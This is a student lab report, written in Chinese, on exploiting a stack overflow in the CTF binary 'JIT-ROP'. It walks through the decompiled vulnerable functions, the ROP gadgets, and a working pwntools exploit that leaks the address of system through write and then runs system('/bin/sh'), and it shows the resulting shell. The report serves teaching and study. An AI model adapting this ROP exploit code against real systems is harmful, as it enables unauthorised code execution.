

# 软件安全作业-栈溢出

2020302181180-马宇航

## 1 实验原理

通过write函数dump出system函数的地址，再利用system函数执行\bin\sh来获取shell。实验大致就分为这两步，因此需要两次利用栈溢出漏洞。

## 2 实验环境

VMware Workstation Pro 16.2.4

Ubuntu 16.04 LTS (Linux, 64-bit)

Python 2.7

IDA Pro 7.0 (Windows, 64-bit)

## 3 实验步骤

### 3.1 分析 JIT-ROP 原程序漏洞

通过64位的IDA Pro查看源代码，首先查看main函数

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3      char buf; // [rsp+0h] [rbp-400h]
4
5      alarm(0xAu);
6      write(1, "Welcome to RCTF\n", 0x10uLL);
7      fflush(_bss_start);
8      read(0, &buf, 0x400uLL);
9      echo((__int64)&buf);
10     return 0;
11 }
```

它定义了一个400字节的缓冲区，然后设定计时器，输出“Welcome to RCTF”，之后清空\_bss\_start数据流，读取用户的输入到buf中，最后调用echo函数。这里没有问题，接下来查看echo函数。

```
1  int __fastcall echo(__int64 a1)
2  {
3      char s2[16]; // [rsp+10h] [rbp-10h]
4
5      for ( i = 0; *(_BYTE *)(i + a1); ++i )
6          s2[i] = *(_BYTE *)(i + a1);
7      s2[i] = 0;
8      if ( !strcmp("ROIS", s2) )
```


```

9      {
10         printf("RCTF{welcome}", s2);
11         puts(" is not flag");
12     }
13     return printf("%s", s2);
14 }

```

echo接收字符串之后，会将它复制给自己定义的 s2 变量中，而问题就出在这里，main函数传进来的参数长度最大可达1024字节，而echo内定义的 s2 大小仅为16字节，这里就**存在栈溢出漏洞**。

查看echo函数的汇编代码，可以看到echo函数的栈帧大小为20h，也就是32字节。



```

; Attributes: bp-based frame

public echo
echo proc near

var_18= qword ptr -18h
s2= byte ptr -10h

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     [rbp+var_18], rdi
mov     cs:i, 0
jmp     short loc_400763

```

结合上面的“push rbp”和后面的“mov [rbp+var\_18], rdi”等语句不难得出本程序的 main 函数和 echo 函数的栈结构大致如下。（一小格为8字节）

echo	s2
	rbp
	ret_addr
main	buf
	buf
	buf
	buf
	.....

## 3.2 JIT-ROP exp.py 机理分析

### 3.2.1 获取 system 函数地址


```

1  for ( i = 0; *(_BYTE *)(i + a1); ++i )
2      s2[i] = *(_BYTE *)(i + a1);
3  s2[i] = 0;

```

在 echo 函数中的这一段有一个隐含信息，即在复制的过程中，**如果遇到“\x00”（终止符），那么复制就会停止**。我们的初衷是希望利用 echo 的 ret\_addr 做文章，它本来是要返回到 main 函数中的，我们通过栈溢出修改的正是这个地址，从而让程序跳到我们希望的位置上继续执行。而现在，遇到“\x00”就会停止复制，带来的问题就是，64 位的地址肯定包含了“\x00”字符，想通过直接的跳转指令实现漏洞利用是不可以的，因为跳转的地址根本不会被写进去。

所以我们需要**通过 gadget** 来实现跳转。找到这样一个 gadget 地址，它包含的指令可以刚好跳到我们构造的 ROP 链处。那么在构造输入时，可以直接先输入 24 字节的无关数据，再把这 8 字节的 gadget 地址输入进去，这样就刚好可以造成 echo 的栈溢出，将返回 main 函数的地址覆盖为这个 gadget 的地址，示意图如下



可以看到，我们希望在 echo 的栈帧中到“gadget\_1”的时候，能够跳到我们构造的 ROP 链处，所以需要找到**拥有 4 个 pop 和 1 个 retn 指令**的 gadget。输入如下指令查找仅包含“pop 和 ret”指令的 gadget

```
1 | sudo ROPgadget --binary JIT-ROP --only "pop|ret"
```

```
© giantbranch@ubuntu:~/myh $ sudo ROPgadget --binary JIT-ROP --only "pop|ret"
Gadgets information
=====
0x000000000040089c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004008a0 : pop r14 ; pop r15 ; ret
0x00000000004008a2 : pop r15 ; ret
0x000000000040089b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400675 : pop rbp ; ret
0x00000000004008a3 : pop rdi ; ret
0x00000000004008a1 : pop rsi ; pop r15 ; ret
0x000000000040089d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400589 : ret
0x00000000004006a5 : ret 0xc148
0x000000000040081a : ret 0xffff
```

第一个就符合要求，它的地址是 **0x40089C**，记住它。接下来就可以大致看懂 JIT-ROP exp.py 的代码，并结合起来继续往下理解了。

```
1 | gadget_p4 = 0x000000000040089c
2 | bss_addr = 0x0000000000601070
3 | pad = 'a' * 24
4 |
5 | def leak(address):
6 |     payload='a'*24 + p64(0x40089c) + p64(0x40089a)+p64(0) + p64(1) +
p64(got_write) + p64(1024) + p64(address) + p64(1)
7 |     payload+= p64(0x400880)
8 |     payload+= "\x00"*56
9 |     payload+= p64(0x4007cd)
10 |    p.send(payload)
11 |
12 |    data = p.recv(1024)
13 |    #print 'data: ',data
14 |    print "%#x => %s" % (address, (data or '').encode('hex'))
15 |    whatrecv = p.recv(43)
16 |    print 'whatrecv = :',whatrecv
```

```
17
18     return data
```

可以看到，gadget\_p4 的地址就是我们找到的 0x40089C，代码第 6 行设计 payload 就是首先给出 24 字节的无关数据“a”，然后是 gadget\_p4 的地址，这 32 个字节会覆盖 echo 函数的缓冲区。由于它是从 main 函数复制过来的，所以 main 函数缓冲区的前 32 个字节也是这个内容。从这里之后的内容就是我们要构造的 ROP 链，我们的目的是获取 system 的地址，因此可以通过 **write 函数来泄露内存数据，找到 system 的地址**。

调用 write 函数需要 6 个参数，所以也需要这样一个 gadget，将参数压栈后跳转。这个 gadget 题目已经给出（暂称为 gadget\_1），地址是 **0x40089A**，也可以通过 IDA Pro 来查看它的具体功能。

```
.text:000000000400896 loc_400896:                                ; CODE XREF: __libc_csu_init+36↑j
.text:000000000400896                                     add     rsp, 8
.text:00000000040089A                                     pop     rbx
.text:00000000040089B                                     pop     rbp
.text:00000000040089C                                     pop     r12
.text:00000000040089E                                     pop     r13
.text:0000000004008A0                                     pop     r14
.text:0000000004008A2                                     pop     r15
.text:0000000004008A4                                     retn
```



















可以看到它包含 **6 个 pop 指令和 1 个 ret 指令**，看作利用 pop 来向各寄存器传递参数，因此 exp 代码中第 6 行的后 6 个 p64 的含义就是把需要的数据罗列好，当执行到上面的 0x40089A 时，就会依次 pop 进寄存器，然后跳转到 exp 代码中第 7 行的 0x400880 处，也可以查看到这里的具体操作。

```
.text:000000000400880 loc_400880:                                ; CODE XREF: __libc_csu_init+54↓j
.text:000000000400880                                     mov     rdx, r13
.text:000000000400883                                     mov     rsi, r14
.text:000000000400886                                     mov     edi, r15d
.text:000000000400889                                     call    qword ptr [r12+rbx*8]
.text:00000000040088D                                     add     rbx, 1
.text:000000000400891                                     cmp     rbx, rbp
.text:000000000400894                                     jnz     short loc_400880
.text:000000000400896 loc_400896:                                ; CODE XREF: __libc_csu_init+36↑j
.text:000000000400896                                     add     rsp, 8
.text:00000000040089A                                     pop     rbx
```

执行到 **0x400880** 时（0x400880 也是一个 gadget，暂称为 gadget\_2），会依次将先前存入寄存器的值传给用到的关键寄存器，然后通过 call 指令调用 write 函数，调用结束后会将 rbx 的值加 1，如果它和 rbp 的值相等，就继续向下执行，否则循环执行 0x400880。

这里需要联系一下 exp 代码第 6 行传入的数据，可以看到，0x40089A 中，pop 给 rbx 和 rbp 的值分别为 0 和 1，所以在 rbx 的值加 1 后，cmp 的结果一定是 0，因此会继续向下执行下面的 add 操作、6 个 pop 和 1 个 ret。所以这里我们不需要控制它们的值，所涉及的数据只需要填 0 即可，因此 exp 代码中的第 8 行传入了  $7 * 8 = 56$  字节的“\x00”。

exp 代码第 9 行送进来的地址是 **0x4007CD**，这就是 main 函数的地址了。

Function name	Segment	Start	
 _init_proc	.init	0000000000400570	(
 sub_400590	.plt	0000000000400590	(
 _puts	.plt	00000000004005A0	(
 _write	.plt	00000000004005B0	(
 _printf	.plt	00000000004005C0	(
 _alarm	.plt	00000000004005D0	(
 _read	.plt	00000000004005E0	(
 __libc_start_main	.plt	00000000004005F0	(
 _strcmp	.plt	0000000000400600	(
 __gmon_start__	.plt	0000000000400610	(
 _fflush	.plt	0000000000400620	(
 _start	.text	0000000000400630	(
 deregister_tm_clones	.text	0000000000400660	(
 register_tm_clones	.text	0000000000400690	(
 __do_global_ctors_aux	.text	00000000004006D0	(
 frame_dummy	.text	00000000004006F0	(
 echo	.text	000000000040071D	(
 <b>main</b>	<b>.text</b>	<b>00000000004007CD</b>	<b>(</b>

由此，调用 write 结束后，就可以 ret 回到程序的 main 函数，可以让 rbp 和 rsp 重新回到栈上，避免程序崩溃。这样又可以再次读取 shellcode 然后泄露下一个地址的 1024 字节，直到找到 system 函数。

以上 leak 函数构造好后，就可以使用 DynELF 模块查找 system 函数地址 system\_addr。

```

1 p = process('./JIT-ROP')
2
3 start = p.recvuntil('\n')
4 print 'start:',start
5
6 d = DynELF(leak, elf=ELF('./JIT-ROP'))
7 system_addr = d.lookup('system', 'libc')
8 log.info("system_addr=" + hex(system_addr))

```

综上所述，经过这次栈溢出，我们的栈变化如下图所示。

原先的栈		本次溢出后	此处执行的指令
s2	echo	aaaaaaaa	
rbp		aaaaaaaa	
ret_addr		aaaaaaaa	
	main	gadget_p4	ret->0x40089C
		aaaaaaaa	pop r12
		aaaaaaaa	pop r13
		aaaaaaaa	pop r14
		gadget_p4	pop r15
		gadget_1	ret->0x40089A
		0	pop rbx
		1	pop rbp
		got_write	pop r12
		1024	pop r13
		address	pop r14
		1	pop r15
		gadget_2	ret->0x400880
		"\x00".....	56个，因为执行 0x400880时不需要对数据进行操作
		ret_addr	ret->0x4007CD

### 3.2.2 构造 system("/bin/sh") 获取 shell

第二段 payload 和第一段长得很像，说明思路大致一样。前面已经获取了 system 函数的地址，由于程序中并没有 "/bin/sh" 这个字符串，所以我们需要通过调用 read 函数把它写到内存中的某个位置，然后再在执行 system 函数时取用。为了达到这个目的，我们可以把 "/bin/sh" 写入 .bss 段中。

```
1  bss_addr = 0x0000000000601070
2
3  payload="a"*24 + p64(0x40089c) + p64(0x40089a) + p64(0) + p64(1) +
4  p64(got_read) + p64(8) + p64(0x601000) + p64(0)
5  payload+=p64(0x400880)
6  payload+="\x00"*56
7  payload+=p64(0x4008a3)
8  payload+=p64(0x601000)
9  payload+=p64(system_addr)
10 p.send(payload)
11 p.send("/bin/sh\x00")
12 p.interactive()
```

可以看到，第 3 行和前面的 payload 大致一样，构造这样的栈溢出，但这次调用的是 read 函数，并且取的地址是 0x601000，这个地址应该是 .bss 段的地址。（但好像第 1 行定义的那个才是对的？我这里看到的也是 0x601070，不知道为什么没用上）

```
.bss:0000000000601070 ; FILE *_bss_start
.bss:0000000000601070 __bss_start dq ?
.bss:0000000000601070
-----
```

后面第 7 行的 0x4008A3 对应的 gadget 是 pop rdi 和 ret（暂称为 gadget\_3），它会将 "/bin/sh" 的地址存到 rdi 中，然后 ret 到 system\_addr 处，即调用 system 函数，于是这就实现了 system("/bin/sh")，自此，我们就可以获得 shell 了。

```
◎ giantbranch@ubuntu:~/myh $ sudo ROPgadget --binary JIT-ROP --only "pop|ret"
Gadgets information
=====
0x000000000040089c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089e : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004008a0 : pop r14 ; pop r15 ; ret
0x00000000004008a2 : pop r15 ; ret
0x000000000040089b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040089f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400675 : pop rbp ; ret
0x00000000004008a3 : pop rdi ; ret
0x00000000004008a1 : pop rsi ; pop r15 ; ret
0x000000000040089d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400589 : ret
0x00000000004006a5 : ret 0xc148
0x000000000040081a : ret 0xffff
```

综上所述，我们的栈的变化如下图所示。

原先的栈		本次溢出后	此处执行的指令
s2	echo	aaaaaaaa	
rbp		aaaaaaaa	
ret_addr		aaaaaaaa	
buf	main	gadget_p4	ret->0x40089C
		aaaaaaaa	pop r12
		aaaaaaaa	pop r13
		aaaaaaaa	pop r14
		gadget_p4	pop r15
		gadget_1	ret->0x40089A
		0	pop rbx
		1	pop rbp
		got_read	pop r12
		8	pop r13
		bss_addr	pop r14
		0	pop r15
		gadget_2	ret->0x400880
		"\x00".....	56个，因为执行 0x400880时不需要对数据进行操作
		gadget_3	ret->0x4008A3
		bss_addr	pop rdi
		system_addr	ret->system_addr

在获取 system 地址，并通过它执行 system("/bin/sh") 后，我们就可以成功地拿到 shell 了。

## 4 实验结果

输入如下指令运行 JIT-ROP exp.py，可以看到成功获取到了 shell。

```
1 | python2 ./JIT-ROP\ exp.py
```

```
whatrecv = : Welcome to RCTF
aaaaaaaaaaaaaaaaaaaaaaaa\x90
[*] system addr=0x7fc359196390
[*] Switching to interactive mode
$ ls
1.txt                heap_overflow_exp.py  test.txt
code_1.73.1-1667967334_amd64.deb  JIT-ROP
heap-overflow        JIT-ROP exp.py
```

也可以看到程序输出了 system 的地址：0x7fc359196390

## 5 思考总结

本实验难度相比堆溢出要高一些，并且配置 pwntools 的时候遇到了一些障碍，因此无法像助教演示的那样进行分析，但借助 IDA Pro 的相关工具还是完成了本次实验。它首先要求对栈溢出的原理有清晰的认识，并且需要查阅资料对 pwntools 中一些函数的用法有一些了解，当读懂了 payload 的构造方法和作用后，漏洞利用机理也就能理解了。